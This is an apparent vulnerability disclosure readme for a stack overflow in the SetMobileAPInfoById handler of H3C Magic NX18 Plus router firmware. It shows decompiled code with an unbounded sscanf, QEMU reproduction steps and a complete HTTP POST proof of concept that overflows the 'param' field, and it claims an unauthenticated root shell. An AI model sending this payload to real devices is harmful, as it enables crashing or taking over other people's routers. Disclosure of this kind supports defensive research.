<> Code ⊙ Issues 1 ⅄ Pull requests ▷ Actions ⊞ Projects ⊘ Security ⋯

⅄ main ▾ **vuln** / **H3C** / **H3C NX18 Plus** / **9** /

Darry-lang1 Add files via upload ⋯ on Jul 25 ⟲ History

..

📁 img 4 months ago

📄 readme.md 4 months ago

≔ readme.md

H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address：
  https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview：

首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C N系列 › Magic NX18 Plus路由器

Magic NX18 Plus路由器

H3C NX18PV100R003 软件版本及说明书

软件名称： H3C NX18PV100R003 软件版本及说明书

发布日期： 2021/3/9 11:32:54

⬇ **下载：**

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明：

联系我们

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the SetMobileAPInfoById function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
int __fastcall sub_44A500(int a1)
{
  int v2; // [sp+20h] [+20h]
  int v3; // [sp+28h] [+28h]
  int v4; // [sp+2Ch] [+2Ch]
  int v5; // [sp+30h] [+30h]
  int v6; // [sp+34h] [+34h] BYREF
  int v7[36]; // [sp+38h] [+38h] BYREF
  int v8; // [sp+C8h] [+C8h] BYREF

  v6 = 0;
  memset(v7, 0, sizeof(v7));
  v3 = 0;
  v8 = 0;
  v5 = websgetvar(a1, "param", &dword_49C124);
  if ( !v5 )
    return -2;
  sscanf(v5, "%d;%[^;];", &v6, v7);
  v2 = fopen("/dev/console", "w");
  if ( v2 )
  {
    fprintf(v2, "[%s.%d]: wps_mode %d,pin_buf %s\n", "WlanWpsSet", 6769, v6, (const char *)v7);
    fclose(v2);
  }
  if ( v6 )
  {
```

In the `SetMobileAPInfoById` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%d%[^;];`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v7`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)

2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetMobileAPInfoById&param=1;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x     2 1003      1003         8818 Feb 28  2021 www
drwxrwxrwt    11 *root     root          260 Jul 23 14:09 var
drwxrwxr-x     5 1003      1003           49 Feb 28  2021 usr
drwxrwxr-x     3 1003      1003           26 Feb 28  2021 uclibc
lrwxrwxrwx     1 1003      1003            7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x    12 *root     root            0 Jan  1  1970 sys
lrwxrwxrwx     1 1003      1003            3 Feb 28  2021 sbin -> bin
dr-xr-xr-x    98 *root     root            0 Jan  1  1970 proc
drwxrwxr-x     2 1003      1003            3 Feb 28  2021 plugin
drwxr-xr-x     9 *root     root            0 Jan  1  1970 mnt
lrwxrwxrwx     1 1003      1003            3 Feb 28  2021 lib32 -> lib
drwxrwxr-x     4 1003      1003         1985 Feb 28  2021 lib
lrwxrwxrwx     1 1003      1003            9 Feb 28  2021 init -> sbin/init
drwxrwxr-x     2 1003      1003            3 Feb 28  2021 home
drwxrwxrwt    11 *root     root          920 Jan  1  1970 etc
drwxrwxr-x     4 1003      1003         1587 Feb 28  2021 dev
drwxr-xr-x     2 1003      1003         1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.